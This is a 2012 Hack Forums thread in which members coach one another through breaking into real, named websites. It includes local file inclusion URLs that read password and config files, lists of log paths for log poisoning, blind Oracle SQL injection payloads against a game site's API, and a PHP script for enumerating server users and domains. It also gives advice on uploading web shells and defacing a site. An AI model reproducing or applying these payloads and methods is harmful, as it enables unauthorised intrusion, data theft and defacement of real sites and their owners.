

Forum:[Hack Forums](#)

Thread: [Team Digi7al's Help Thread](#)

| Solo | - June 22, 2012, 4:34 pm

spectrum10 - June 22, 2012, 4:37 pm

Nice work logic^^ Open for business!! rofl

HaxOr? - June 22, 2012, 4:42 pm

Do i count in? :3

I mean im online almost everyday..

| Solo | - June 22, 2012, 4:47 pm

Of course you can help :) I welcome anyone that wants to

spectrum10 - June 22, 2012, 5:37 pm

Glad to have you aboard Hax0r! Really HQ member that i know for sure likes to help others XD

Ichi - June 22, 2012, 7:19 pm

Anyone who has anything helpful to add, please do so. We'd love to see what you have to say and offer. Hopefully this takes off and helps plenty of members

dawnofwar - June 22, 2012, 8:45 pm

These guy's don't know shit.

I asked Sp3ctrum10 for help one time, and all he did was laugh at me and call me a n00b. Fucking pathetic, the only help you guys can offer is being dumb.

JK XD

But in all seriousness, nice of you to do this, good to see ya helpin' out the community. Will definitely post here if I have issues.

TheW3bster - June 22, 2012, 9:32 pm

I might have some stuff for you guys later. Trying to exploit this damn XSS!

| Solo | - June 22, 2012, 9:46 pm

(Jun 22, 2012 09:32 PM)TheW3bster Wrote: [\[CITE\]](#) I might have some stuff for you guys later. Trying to exploit this damn XSS!

just let us know if you need help. We have very good xss skills haha

sl4sh3rz - June 22, 2012, 10:02 pm

the blackhat hacker ^_^,...nice thread

spectrum10 - June 22, 2012, 11:56 pm

(Jun 22, 2012 08:45 PM)dawnofwar Wrote: [\[CITE\]](#) These guy's don't know shit.

I asked Sp3ctrum10 for help one time, and all he did was laugh at me and call me a n00b. Fucking pathetic, the only help you guys can offer is being dumb.

JK XD

But in all seriousness, nice of you to do this, good to see ya helpin' out the community. Will definitely post here if I have issues.

Really now? I have helped you out numerous of times and thats what you say XD Thanks for the comment downofwar lol Made my night!

Th3PonyWizard - June 23, 2012, 3:57 am

Yeah, I'm here to help as well. Don't worry guys, I don't bite :3

oH4i Hx0r - June 23, 2012, 5:25 am

Hey there!

Problem: I cant upload a shell through a FI attack (I dunno if its RFI or LFI).

URL:http://www.inforlandia.pt/index.php?m=../../../../etc/passwd%00

Timeframe: 1 Week

Additional Info: This isnt actually very important, but i would like to know how to upload a shell in this website's case.

Thanks a lot!

| Solo | - June 23, 2012, 8:09 am

(Jun 23, 2012 05:25 AM)oH4i Hx0r Wrote: [\[CITE\]](#) Hey there!

Problem: I cant upload a shell through a FI attack (I dunno if its RFI or LFI).

URL:http://www.inforlandia.pt/index.php?m=../../../../etc/passwd%00

Timeframe: 1 Week

Additional Info: This isnt actually very important, but i would like to know how to upload a shell in this website's case.

Thanks a lot!

Ok so what you have is an LFI. What you need to do first is see if proc/self/envron is present. In this case its not. So using tamper data to wget a shell isnt possible.

oH4i Hx0r - June 23, 2012, 9:52 am

(Jun 23, 2012 08:09 AM)iTz LOGIC Wrote: [\[CITE\]](#) Ok so what you have is an LFI. What you need to do first is see if proc/self/envron is present. In this case its not. So using tamper data to wget a shell isnt possible.

So, there is no other way to put a shell on that server?

| Solo | - June 23, 2012, 10:03 am

well the reason you want /proc/self/envron is so we can spawn a cmd shell on the server. Since this isnt available, i really dont see a way of uploading a shell using that method. Perhaps haxor has another way to do it.

spectrum10 - June 23, 2012, 10:06 am

(Jun 23, 2012 05:25 AM)oH4i Hx0r Wrote: [\[CITE\]](#) Hey there!

Problem: I cant upload a shell through a FI attack (I dunno if its RFI or LFI).

URL:http://www.inforlandia.pt/index.php?m=../../../../etc/passwd%00

Timeframe: 1 Week

Additional Info: This isnt actually very important, but i would like to know how to upload a shell in this website's case.

Thanks a lot!

Logic is right about /proc/self/environ but you could always look at log files for password hashes. The hashes are not present in /etc/passwd :(but here are some other places you can look.

PHP Code

<?php

etc/passwd

/etc/shadow

/etc/group

/etc/security/group

/etc/security/passwd

/etc/security/user

/etc/security/environ

/etc/security/limits

/usr/lib/security/mkuser.default

Also you could try reading source code with php://filters or try exploiting it through burp suite. Hooded Robin has a great tut for this.

[+] <https://hackforums.net/showthread.php?tid=1992713>

[+] <https://hackforums.net/showthread.php?tid=1981091>

Also some more interesting places to look:

PHP Code

<?php

../apache/logs/error.log

../apache/logs/access.log

../..../apache/logs/error.log

../..../apache/logs/access.log

../..../apache/logs/error.log

../..../apache/logs/access.log

../..../..../etc/httpd/logs/acces_log

../..../..../etc/httpd/logs/acces.log

../..../..../etc/httpd/logs/error_log

../..../..../etc/httpd/logs/error.log

../..../..../var/www/logs/access_log

../..../..../var/www/logs/access.log

../..../..../usr/local/apache/logs/access_log

../..../..../usr/local/apache/logs/access.log

../..../..../var/log/apache/access_log

../..../..../var/log/apache2/access_log

../..../..../var/log/apache/access.log

../..../..../var/log/apache2/access.log

../..../..../var/log/access_log

../..../..../var/log/access.log

../..../..../var/www/logs/error_log

../..../..../var/www/logs/error.log

../..../..../usr/local/apache/logs/error_log

../..../..../usr/local/apache/logs/error.log

../..../..../var/log/apache/error_log

../..../..../var/log/apache2/error_log

../..../..../var/log/apache/error.log

../..../..../var/log/apache2/error.log

../..../..../var/log/error_log

../../../../../../var/log/error.log

| Solo | - June 23, 2012, 10:09 am

Thanx sp3c :) I was just going off the whole upload a shell using LFI thing :P

spectrum10 - June 23, 2012, 10:12 am

No problem XD thought i would help him learn a little more with lfi. Maybe he might find some hashes and crack root :) or read config file for the Database & site then find admin hash in the code, crack, login, upload shell.

| Solo | - June 23, 2012, 10:14 am

Well he has full path disclosure. Could possibly exploit in metasploit depending on server version and whatnot.

oH4i Hx0r - June 23, 2012, 10:18 am

Ill try that, Spectrum10!

Thank you all!

spectrum10 - June 23, 2012, 10:33 am

(Jun 23, 2012 10:18 AM)oH4i Hx0r Wrote: [\[CITE\]](#) Ill try that, Spectrum10!

Thank you all!

No problem, good luck with your search ^^ Good day!

Hooded Robin - June 23, 2012, 10:39 am

@oH4i Hx0r - Also don't forget to try the /proc/self/fd/<#> links which are usually a little easier to find than logs. I usually try this method before going on a wild goose hunt for random log files. If you can read /proc/self/status file you can read the FD_SIZE which will tell you how many possible links are contained under /proc/self/fd/x (can also replace self with the PID number from status page if you like). You will typically find them under 35 (/proc/self/fd/0-35) in my experience but you never know till you look. Also php://input method still works with NULL byte so you might also give that a quick try and see if you have direct RCE without much effort. I have made tuts on all this so just search my threads or check my blog....

PS - Nice thread guys!

-DownFall - June 23, 2012, 10:42 am

(Jun 23, 2012 10:18 AM)oH4i Hx0r Wrote: [\[CITE\]](#) Ill try that, Spectrum10!

Thank you all!

Maybe you should take a look at this.

Code <http://www.inforlandia.pt/index.php?m=../../../../etc/apache2/apache2.conf%00>

Code ServerRoot :: /etc/apache2

DocumentRoot :: /var/www

Apache Config Files :: /etc/apache2/apache2.conf

:: /etc/apache2/ports.conf

Default VHost Config :: /etc/apache2/sites-available/default,

/etc/apache2/sites-enabled/000-default

Module Locations :: /etc/apache2/mods-available, /etc/apache2/mods-enabled

ErrorLog :: /var/log/apache2/error.log

AccessLog :: /var/log/apache2/access.log
cgi-bin :: /usr/lib/cgi-bin
binaries (apachectl) :: /usr/sbin
start/stop :: /etc/init.d/apache2

(start|stop|restart|reload|force-reload|start-htcacheclean|stop-htcacheclean)

They've moved their logs, so log poisoning via access/error logs is going to be pretty difficult unless you manage to guess where they've put them. Maybe you can try log poisoning via /proc/self/fd method. If all goes bad, you can always dig around for juicy config files :3

Good luck.

-DownFall

oH4i Hx0r - June 23, 2012, 10:46 am

(Jun 23, 2012 10:42 AM)-DownFall Wrote: [\[CITE\]](#) Maybe you should take a look at this.

Code <http://www.inforlandia.pt/index.php?m=../../../../etc/apache2/apache2.conf%00>

Code ServerRoot :: /etc/apache2

DocumentRoot :: /var/www

Apache Config Files :: /etc/apache2/apache2.conf

:: /etc/apache2/ports.conf

Default VHost Config :: /etc/apache2/sites-available/default,

/etc/apache2/sites-enabled/000-default

Module Locations :: /etc/apache2/mods-available, /etc/apache2/mods-enabled

ErrorLog :: /var/log/apache2/error.log

AccessLog :: /var/log/apache2/access.log

cgi-bin :: /usr/lib/cgi-bin

binaries (apachectl) :: /usr/sbin

start/stop :: /etc/init.d/apache2

(start|stop|restart|reload|force-reload|start-htcacheclean|stop-htcacheclean)

They've moved their logs, so log poisoning via access/error logs is going to be pretty difficult unless you manage to guess where they've put them. Maybe you can try log poisoning via /proc/self/fd method. If all goes bad, you can always dig around for juicy config files :3

Good luck.

-DownFall

Thanks a lot man, i appreciate your work! :)

spectrum10 - June 23, 2012, 10:50 am

(Jun 23, 2012 10:39 AM)Hooded Robin Wrote: [\[CITE\]](#) @oH4i Hx0r - Also don't forget to try the /proc/self/fd/<#> links which are usually a little easier to find than logs. I usually try this method before going on a wild goose hunt for random log files. If you can read /proc/self/status file you can read the FD_SIZE which will tell you how many possible links are contained under /proc/self/fd/x (can also replace self with the PID number from status page if you like). You will typically find them under 35 (/proc/self/fd/0-35) in my experience but you never know till you look. Also php://input method still works with NULL byte so you might also give that a quick try and see if you have direct RCE without much effort. I have made tuts on all this so just search my threads or check my blog...

PS - Nice thread guys!

I linked him two of your tuts here, and thanks for the help and liking thread Hooded robin!

Hooded Robin - June 23, 2012, 10:50 am

PS - If you can find the phpinfo file shoot me a PM and I can try some other magic :)

| Solo | - June 23, 2012, 10:51 am

(Jun 23, 2012 10:42 AM)-DownFall Wrote: [\[CITE\]](#) They've moved their logs, so log poisoning via access/error logs is going to be pretty difficult unless you manage to guess where they've put them. Maybe you can try log poisoning via /proc/self/fd method. If all goes bad, you can always dig around for juicy config files :3

Good luck.

-DownFall

Well if he does manage to shell it, he can symlink to root and have a field day.

Other useful link:

<http://www.inforlandia.pt/index.php?m=../../../../../../../../../../../../../../../../etc/mysql/my.cnf>

spectrum10 - June 23, 2012, 10:51 am

(Jun 23, 2012 10:42 AM)-DownFall Wrote: [\[CITE\]](#) Maybe you should take a look at this.

Code <http://www.inforlandia.pt/index.php?m=../../../../etc/apache2/apache2.conf%00>

Code ServerRoot :: /etc/apache2

DocumentRoot :: /var/www

Apache Config Files :: /etc/apache2/apache2.conf

:: /etc/apache2/ports.conf

Default VHost Config :: /etc/apache2/sites-available/default,

/etc/apache2/sites-enabled/000-default

Module Locations :: /etc/apache2/mods-available, /etc/apache2/mods-enabled

ErrorLog :: /var/log/apache2/error.log

AccessLog :: /var/log/apache2/access.log

cgi-bin :: /usr/lib/cgi-bin

binaries (apachectl) :: /usr/sbin

start/stop :: /etc/init.d/apache2

(start|stop|restart|reload|force-reload|start-htcacheclean|stop-htcacheclean)

They've moved their logs, so log poisoning via access/error logs is going to be pretty difficult unless you manage to guess where they've put them. Maybe you can try log poisoning via /proc/self/fd method. If all goes bad, you can always dig around for juicy config files :3

Good luck.

-DownFall

Thanks for your help DownFall! Much appreciated!

dawnofwar - June 23, 2012, 10:56 am

The level of help in this thread disgusts me.

Look at these guys, thinking they own the world, parading around here like they are doing something good.

Dispicable. ?

spectrum10 - June 23, 2012, 11:05 am

(Jun 23, 2012 10:56 AM)dawnofwar Wrote: [\[CITE\]](#) The level of help in this thread disgusts me.

Look at these guys, thinking they own the world, parading around here like they are doing

something good.

Dispicable. ?

We do own the world! downofwar why you be trolling the thread? ?

| Solo | - June 23, 2012, 11:06 am

lol dawn, i will kill you hahaha

also...you mad bro?

War is not a crime but a way of life. Fuck bitches and get money

-Sun Tzu

oH4i Hx0r - June 23, 2012, 11:12 am

Ahah, thanks to all of you!

I'll try all of those methods! :)

spectrum10 - June 23, 2012, 11:25 am

(Jun 23, 2012 11:12 AM)oH4i Hx0r Wrote: [\[CITE\]](#) Ahah, thanks to all of you!

I'll try all of those methods! :)

Thanks for posting your question! :} good luck bro.

Loset - June 23, 2012, 11:40 am

help required if you willing to help PM ME !

ichi - June 23, 2012, 11:48 am

(Jun 23, 2012 11:40 AM)Loset Wrote: [\[CITE\]](#) help required if you willing to help PM ME !

Just go ahead and post your problem on the thread bro, that's why it's here. If you have some info you'd rather not disclose to the public, then send it in a PM.

?

maxitis - June 23, 2012, 12:16 pm

Hello guys,

I would like to know how i can match users on the passwd with domains.

Something like the function of i47 shell on the symlink place

Thank you

-DownFall - June 23, 2012, 12:20 pm

(Jun 23, 2012 12:16 PM)maxitis Wrote: [\[CITE\]](#) Hello guys,

I would like to know how i can match users on the passwd with domains.

Something like the function of i47 shell on the symlink place

Thank you

Well most of the time it's obvious. But you can use a reverse IP lookup and usually the user will have some sort of significance to the domain name.

IE:

Code user = hackforums

domain = hackforums.net

[Reverse IP Lookup](#)

Th3PonyWizard - June 23, 2012, 12:26 pm

(Jun 23, 2012 12:16 PM)maxitis Wrote: [CITE](#) Hello guys,

I would like to know how i can match users on the passwd with domains.

Something like the function of i47 shell on the symlink place

Thank you Like Downfall(<3) said, Try to use Reverse IP.

If possible, try to load /etc/named.conf, as it's a basic configuration file, which you can use to automatically match users + their domains. I wouldn't always recommend that though, as sometimes you can't load the file.

Here's a good code for the job:

PHP Code

```
<?

echo "<title># Domains & Users</title>

<style>

body,table{background: black; font-family:Verdana,tahoma; color: white; font-size:10px; }

A:link {text-decoration: none;color: red;}

A:active {text-decoration: none;color: red;}

A:visited {text-decoration: none;color: red;}

A:hover {text-decoration: underline; color: red;}

#new,input,table,td,tr,#gg{text-align:center;border-style:solid;text-decoration:bold;}

tr:hover,td:hover{text-align:center;background-color: #FFFFCC; color:green;}

</style>

<p align=center># Domains & Users</p>

<p align=center>Karar alShami t00l with PHP .. Maked By Lagripe-Dz ..?!</p><center>";

$d0mains = @file("/etc/named.conf");

if(!$d0mains){ die("<b># can't Read -> [ /etc/named.conf ]"); }

echo "<table align=center border=1>

<tr bgcolor=green><td>d0mains</td><td>users</td></tr>";

foreach($d0mains as $d0main){

if(eregi("zone",$d0main)){

preg_match_all('#zone "(.*)"#', $d0main, $domains);

flush();

if(strlen(trim($domains[1][0])) > 2){
```

```

$user = posix_getpwuid(@fileowner("/etc/passwd/".$domains[1][0]));

echo "<tr><td><a href=http://www.".$domains[1][0]."/>".$domains[1][0].</a></td><td>".$user['name'].</td></tr>"; flush();

}}}

?>Enjoy!

```

spectrum10 - June 23, 2012, 12:37 pm

Nice php script you got there Th3PonyWizard! Good work, join the irc whenever you can :}

Prominent - June 23, 2012, 1:06 pm

Glad to see some offering help. I'm sure this will make a good helpdesk :)

maxitis - June 23, 2012, 1:14 pm

The users are random named.

@Th3PonyWizard the script seems to work

Thanks for the help

The Unknown - June 23, 2012, 3:00 pm

I would also like to join this whole helping stuff if that's possible, I have nothing to do all day

spectrum10 - June 23, 2012, 7:22 pm

(Jun 23, 2012 03:00 PM)The Unknown Wrote: [\[CITE\]](#) I would also like to join this whole helping stuff if that's possible, I have nothing to do all day

Sure bro, just give HQ advice and tips, and welcome to the Digi7al help thread ^^

Sulfer - June 23, 2012, 7:50 pm

I have found 9 SQL vulnerabilities and 8 Oracle SQL Injection

Enumeration in a website when I Scanned it.If you could help me exploit the site with these vulnerabilities or guide me in the write direction that would be helpful to.=D

1st Oracle SQL Injection Enumeration vulnerability link:

(thewebsite)

```

/api/myaccount/callback.og?callback=jQuery17202606089532931285_1340332905037&_=1340332905159 AND 1=2' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE' ORDER BY object_name),2, 1))>47 AND '1'='1

```

error of first link:

```

jQuery17202606089532931285_1340332905037({"ErrorCode":"1"});
--

```

2nd Oracle SQL Injection Enumeration Vulnerability Link

```

(thewebsite)/api/myaccount/callback.og?callback=jQuery17202606089532931285_1340332905037' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1&_=1340332905159 AND 1=2

```

error of second link

```

jQuery17202606089532931285_1340332905037' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1({"ErrorCode":"1"});
--

```

3rd Oracle SQL Injection Enumeration Vulnerability Link

```

(thewebsite)/api/myaccount/callback.og?callback=jsonp1340332878796 AND 1=2' AND

```

ASCII(SUBSTR(USER,2,1))>47 AND '1'='1

error of 3rd link

jsonp1340332878796 AND 1=2' AND ASCII(SUBSTR(USER,2,1))>47 AND
'1'='1({"ErrorCode":"1"});

--

4th Oracle SQL injection Enumeration Vulnerability link

(thewebsite)/api/myaccount/callback.og?callback=jsonp1340332878796 AND 1=2' AND
ASCII(SUBSTR(USER,2,1))>47 AND '1'='1

error of 3rd link:

jsonp1340332878796 AND 1=2' AND ASCII(SUBSTR(USER,2,1))>47 AND
'1'='1({"ErrorCode":"1"});

if you need the other errors tell me,I will post them.So ya anyhelp would be nice,Also if you need
the site pm me,and tell me what your going to do.I will give it to you.=D

help would be nice,pm me or post here if you could help me as well.Mostly need help with exploit
site,also I got 1 question.If my freind had a banned account would I be able to access that account
and unban if there is a big enough vulnerability?

No?????? - June 23, 2012, 7:52 pm

Good luck, I hope your thread will be as successful as the one I did. This section is due for a clean
up. I will periodically if I remember.

| Solo | - June 23, 2012, 8:10 pm

(Jun 23, 2012 07:52 PM)Yes? Wrote: [\[CITE\]](#) Good luck, I hope your thread will be as successful as
the one I did. This section is due for a clean up. I will periodically if I remember.

I really wish some of us could moderate this section. I would add archives, and more subforums
haha

Genji - June 23, 2012, 8:48 pm

Problem : I can't find a path to inject this website (Probably because I'm new at SQL injection).

URL : <http://tictak-online.eu/fun/>

Additional info : I just want to get the vulnerable link so I can deface the website, thanks in advance.
:)

spectrum10 - June 23, 2012, 9:17 pm

(Jun 23, 2012 08:48 PM)Genji Wrote: [\[CITE\]](#) Problem : I can't find a path to inject this website
(Probably because I'm new at SQL injection).

URL : <http://tictak-online.eu/fun/>

Additional info : I just want to get the vulnerable link so I can deface the website, thanks in advance.
:)

Not every site is vulnerable to sql, if i wasnt working on something now i would see if it is but since
your new to it i would look for some scanners that scan urls for web application vulnerabilities. If
your using windows i would look for a cracked version of acunetix and use it to scan sites for sql
injection and other vulns. If linux check out Uniscan, very nice tool,

<http://technomaina.blogspot.com/2011/11/uniscan-vulnerability-scanner-download.html> <--- tut to
install but get 6.0 the download link giving is old :}

Ich - June 23, 2012, 9:41 pm

(Jun 23, 2012 08:48 PM)Genji Wrote: [\[CITE\]](#) Problem : I can't find a path to inject this website
(Probably because I'm new at SQL injection).

URL : <http://tictak-online.eu/fun/>

Additional info : I just want to get the vulnerable link so I can deface the website, thanks in advance.
:)

I went ahead and checked out the site and it's not vuln to SQLi, as far as I can tell. If you really want to get into this site, I suggest targeting sites on the same web server, unless they used private hosting. You may still be able to get into the web server though.

1st.

Take the domain name

Code tictak-online.eu

And throw it into a reverse ip tool such as

Code <http://www.yougetsignal.com/tools/web-sites-on-web-server/>

Check to see if any of those sites are vuln to SQLi, if not come back and I'll throw some more methods your way.

EDIT: Just noticed they have a forum. Check out what forum software they're running and check for exploits for that specific forum software

No??????? - June 23, 2012, 9:48 pm

(Jun 23, 2012 08:48 PM)Genji Wrote: [\[CITE\]](#) Problem : I can't find a path to inject this website (Probably because I'm new at SQL injection).

URL : <http://tictak-online.eu/fun/>

Additional info : I just want to get the vulnerable link so I can deface the website, thanks in advance.
:)

Have you portscanned it to see if it's running any services with public vulnerabilities?

spectrum10 - June 24, 2012, 1:40 am

(Jun 23, 2012 07:50 PM)Sulfer Wrote: [\[CITE\]](#) I have found 9 SQL vulnerabilities and 8 Oracle SQL Injection

Enumeration in a website when I Scanned it.If you could help me exploit the site with these vulnerabilities or guide me in the write direction that would be helpful to.=D

1st Oracle SQL Injection Enumeration vulnerability link:
(thewebsite)

/api/myaccount/callback.og?callback=jQuery17202606089532931285_1340332905037&_=1340332905159 AND 1=2' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE' ORDER BY object_name),2, 1))>47 AND '1'='1

error of first link:

jQuery17202606089532931285_1340332905037({"ErrorCode":"1"});

--

2nd Oracle SQL Injection Enumeration Vulnerability Link

(thewebsite)/api/myaccount/callback.og?callback=jQuery17202606089532931285_1340332905037' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1&_=1340332905159 AND 1=2

error of second link

jQuery17202606089532931285_1340332905037' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1({"ErrorCode":"1"});

--

3rd Oracle SQL Injection Enumeration Vulnerability Link

(thewebsite)/api/myaccount/callback.og?callback=jsonp1340332878796 AND 1=2' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1

error of 3rd link

```
jsonp1340332878796 AND 1=2' AND ASCII(SUBSTR(USER,2,1))>47 AND  
'1'='1({"ErrorCode":"1"});
```

--

4th Oracle SQL injection Enumeration Vulnerability link

```
(thewebsite)/api/myaccount/callback.og?callback=jsonp1340332878796 AND 1=2' AND  
ASCII(SUBSTR(USER,2,1))>47 AND '1'='1
```

error of 3rd link:

```
jsonp1340332878796 AND 1=2' AND ASCII(SUBSTR(USER,2,1))>47 AND  
'1'='1({"ErrorCode":"1"});
```

if you need the other errors tell me,I will post them.So ya anyhelp would be nice,Also if you need the site pm me,and tell me what your going to do.I will give it to you.=D

help would be nice,pm me or post here if you could help me as well.Mostly need help with exploit site,also I got 1 question.If my freind had a banned account would I be able to access that account and unban if there is a big enough vulnerability?

we have someone on the team that is good with oracle injections :) and yea if you can get access to the server or admin panel you could possibly unban him!

Sulfer - June 24, 2012, 3:24 am

(Jun 24, 2012 01:40 AM)spectrum10 Wrote: [\[CITE\]](#) we have someone on the team that is good with oracle injections :) and yea if you can get access to the server or admin panel you could possibly unban him!Alright,cool,and tell him if he needs anymore info on the site He can pm me,I will give him all the info I know:

9sql injection errors and 8oracle injections that I found in the site,hope he gets access to the server.=D

spectrum10 - June 24, 2012, 3:34 am

(Jun 24, 2012 03:24 AM)Sulfer Wrote: [\[CITE\]](#) Alright,cool,and tell him if he needs anymore info on the site He can pm me,I will give him all the info I know:

9sql injection errors and 8oracle injections that I found in the site,hope he gets access to the server.=D

We will try to help you as much as we can, and these are all on the same site 0.o

| Solo | - June 24, 2012, 3:37 am

Ill take a look at the oracle injection when I get home :) Should be fairly easy once I sit down and look at it lol

No??????? - June 24, 2012, 4:31 am

I like your shell guys, very clean, but the tools section is kinda lacking. :P

Shizzlez - June 24, 2012, 6:37 am

So, I am working on a project since some days.

Problem: Is dat shit exploitable ? What i need is the ability to get passwords of locked galleries or, even better, a list of all directories/files on dat server.

URL: [www.instantgallery.de/index.php?page=Test<script>alert\("sup"\);</script>](http://www.instantgallery.de/index.php?page=Test<script>alert('sup');</script>)

Timeframe:

Additional Info: I got some informations that could help you guys. I got the .htaccess RewriteRules, thats how i got to this point. You can see it here: <http://www.instantgallery.de/.htaccess>

What i got else is the PHPInfo: <http://www.instantgallery.de/phpinfo.php>

And last but not least: <http://www.instantgallery.de/cgi-win/cgitest.exe>

So, is that useful ? Is there a way to exploit it?

Fommor - June 24, 2012, 6:42 am

hmm ok this is awkwardd lmfaoo im sucha weirdo lol

Sulfer - June 24, 2012, 3:11 pm

(Jun 24, 2012 03:34 AM)spectrum10 Wrote: [\[CITE\]](#) We will try to help you as much as we can, and these are all on the same site 0.oOh,ya found these all,on the same site.I scanned it 3 times though,each time I found a few more.

(Jun 24, 2012 03:37 AM)| Logic | Wrote: [\[CITE\]](#) Ill take a look at the oracle injection when I get home :) Should be fairly easy once I sit down and look at it lolgood luck,and thanks for the help,I really appreciate this.=D

spectrum10 - June 24, 2012, 3:34 pm

(Jun 24, 2012 06:37 AM)Shizzlez Wrote: [\[CITE\]](#) So, I am working on a project since some days.

Problem: Is dat shit exploitable ? What i need is the ability to get passwords of locked galleries or, even better, a list of all directories/files on dat server.

URL: [www.instantgallery.de/index.php?page=Test<script>alert\("sup"\);</script>](http://www.instantgallery.de/index.php?page=Test<script>alert('sup');</script>)

Timeframe:

Additional Info: I got some informations that could help you guys. I got the .htaccess RewriteRules, thats how i got to this point. You can see it here: <http://www.instantgallery.de/.htaccess>

What i got else is the PHPInfo: <http://www.instantgallery.de/phpinfo.php>

And last but not least: <http://www.instantgallery.de/cgi-win/cgitest.exe>

So, is that useful ? Is there a way to exploit it?

There are tools that do this. Will brute files on server and show whats on the server. Its call DIRBuster. :}

(Jun 24, 2012 04:31 AM)Yes? Wrote: [\[CITE\]](#) I like your shell guys, very clean, but the tools section is kinda lacking. :P

Yea working on tools section now XD very lacking, but as you probably know it takes some time to code a shell.

Shizzlez - June 24, 2012, 4:23 pm

(Jun 24, 2012 03:34 PM)spectrum10 Wrote: [\[CITE\]](#) There are tools that do this. Will brute files on server and show whats on the server. Its call DIRBuster. :}

Well, a really really good idea, basically. But sadly the datanames are about 40 letter [0-9, a-z] long. If I see this correctly, this would take ages :s

spectrum10 - June 24, 2012, 4:26 pm

(Jun 24, 2012 04:23 PM)Shizzlez Wrote: [\[CITE\]](#) Well, a really really good idea, basically. But sadly the datanames are about 40 letter [0-9, a-z] long. If I see this correctly, this would take ages :s

Not really it uses commonly named files and finds them first. takes the whole let me guess every files name out of it XD I have used it once and it took a little while, probably about an hour or hour and a half.

Shizzlez - June 24, 2012, 4:33 pm

Argh, I just noticed why that won't work. The links that has no picture in it is still ja file. A default file telling you that there's an error. Not 404.

So DIRBuster "thinks" he finds valid files only. :s

spectrum10 - June 24, 2012, 4:39 pm

(Jun 24, 2012 04:33 PM)Shizzlez Wrote: [\[CITE\]](#) Argh, I just noticed why that won't work. The links that has no picture in it is still a file. A default file telling you that there's an error. Not 404.

So DIRBuster "thinks" he finds valid files only. :s

Haha that would be a logical explanation to why it wasn't working XD and no it has a list of so called commonly named files and simply puts them into a url and tests to see if the file is really there. If it gets the OK message then waaaaa no need for bruteforcing, it guessed it lol

Sulfer - June 24, 2012, 10:22 pm

I scanned the site again and I found 14 SQL and 13 Oracle SQL. just let me know if you need them.=D

Cockadoodledoo - June 24, 2012, 10:50 pm

wow this looks like a neat place to be considering I had questions early today =D, ty for putting this together

spectrum10 - June 24, 2012, 11:20 pm

(Jun 24, 2012 10:22 PM)Sulfer Wrote: [\[CITE\]](#) I scanned the site again and I found 14 SQL and 13 Oracle SQL. just let me know if you need them.=D

Damn man, inb4 honey pot 0.0?? that isn't usual at all.

Sulfer - June 24, 2012, 11:23 pm

(Jun 24, 2012 11:20 PM)spectrum10 Wrote: [\[CITE\]](#) Damn man, inb4 honey pot 0.0?? that isn't usual at all. I thought so. It's weird I followed all the instructions, used the spider to find more links, scanned it got a few errors, used the spider to find more links in the site then scanned all the links and I got more, and I got more the next time of that process, I'm pretty sure I'm doing it right.

spectrum10 - June 25, 2012, 12:27 am

(Jun 24, 2012 11:23 PM)Sulfer Wrote: [\[CITE\]](#) I thought so. It's weird I followed all the instructions, used the spider to find more links, scanned it got a few errors, used the spider to find more links in the site then scanned all the links and I got more, and I got more the next time of that process, I'm pretty sure I'm doing it right.

wow man that's just weird to have that many SQL injections on one site :/

Shizzlez - June 25, 2012, 10:39 am

So there's nobody out there who can help me with my project ? ;s

Cockadoodledoo - June 25, 2012, 2:06 pm

Hello everyone, as you can tell I'm very new to HF.

I recently have been trying to learn to SQL inject, this has not been such a fruitful experience so far.

I have a few questions for those who do SQL inject well and know how to do it. I will refrain from asking for help because I know you have your things to do and am not my personal army .

Also because I am new I may use terms that are un-linked or even use them wrong because I had very little knowledge.

1. To those who deface websites : Do you only look for sites vulnerable to SQL injections? I notice many sites are defaced but did you target them for a reason other than they were vulnerable? -- this

may be a redundant question

2. If there is a site you wish to deface but it isn't vulnerable to sql injecting, are you still able to deface it?

3. I am using c100 as a shell, what do you think of it?

4. I notice few link of forums on defacement threads, is it extra hard to deface forums? (Mybb or Vbulletin forums)

I would like to thank those who actually read and respond to this, if I could find out how to give rep I would =)

Quote:

what I think certain words / phrases mean

Shell - A php page you upload to a site to get access to files such as index.php in order to edit and deface.

Sql Injecting - A way to get information from databases such as login info for admin

c100 - the php shell that I downloaded and edited with the login and pass I wished for.

Vulnerable sites - A site that is easy or possible to get information from via sql injection

Deface - changing the main page to something like gayporn or txt saying owned

spectrum10 - June 25, 2012, 7:30 pm

(Jun 25, 2012 02:06 PM)wakonoshobii Wrote: [\[CITE\]](#) Hello everyone, as you can tell im very new to HF.

I recently have been trying to learn to Sql Inject, this has not been such a fruitful experience so far.

I have a few questions for those who do sql inject well and know how to do it. I will refrain from asking for help because I know you have your things to do and am not my personal army .

Also because i am new i may use terms that are un-linked or even use them wrong because i had very little knowledge.

1. To those who deface websites : Do you only look for sites vulnerable to sql injections? I notice many sites are defaced but did you target them for a reason other than they were vulnerable? -- this may be a redundant question

2. If there is a site you wish to deface but it isn't vulnerable to sql injecting, are you still able to deface it?

3. I am using c100 as a shell, what do you think of it?

4. I notice few link of forums on defacement threads, is it extra hard to deface forums? (Mybb or Vbulletin forums)

I would like to thank those who actually read and respond to this, if I could find out how to give rep I would =)

Quote:

what I think certain words / phrases mean

Shell - A php page you upload to a site to get access to files such as index.php in order to edit and deface.

Sql Injecting - A way to get information from databases such as login info for admin

c100 - the php shell that I downloaded and edited with the login and pass I wished for.

Vulnerable sites - A site that is easy or possible to get information from via sql injection

Deface - changing the main page to something like gayporn or txt saying owned

1) i dont deface but use to back when i was a little kiddie who thought defacing was the shit XD and know they dont only target them looking for sqli. Defacing can be done in many ways, through XSS, LFI, RFI, RCE, SSI, FPD and all that good stuff. and most people who like to deface they really dont target specific sites, they dork and look for any vulnerable site.

2) Yes i kinda explained this in answer one. More ways than sqli to get into a site.

3)c100 never heard of it, i use our teams own personal shell but i would find a shell that can do many useful things. GNY shell, WSO shell, and b347k shell are my favorites.

4) And forums really arent hard to deface, just look for the version they are running and see if they have exploits for that version, or try any of the above methods i listed.

Sulfer - June 25, 2012, 7:31 pm

Alright,so Instead of just posting the errors i just decided to take A screen shot of each error and the link,these are all oracle sql injection,I will be posting the SQL Injections next.=D

Oracle SQL Injection Enumeration 1(O.S.I.E):

Spoiler ([Click to View](#))

link 1:

Spoiler ([Click to View](#))PHP Code

<?php

www.ogplanet.com/api/myaccount/callback.og?callback=

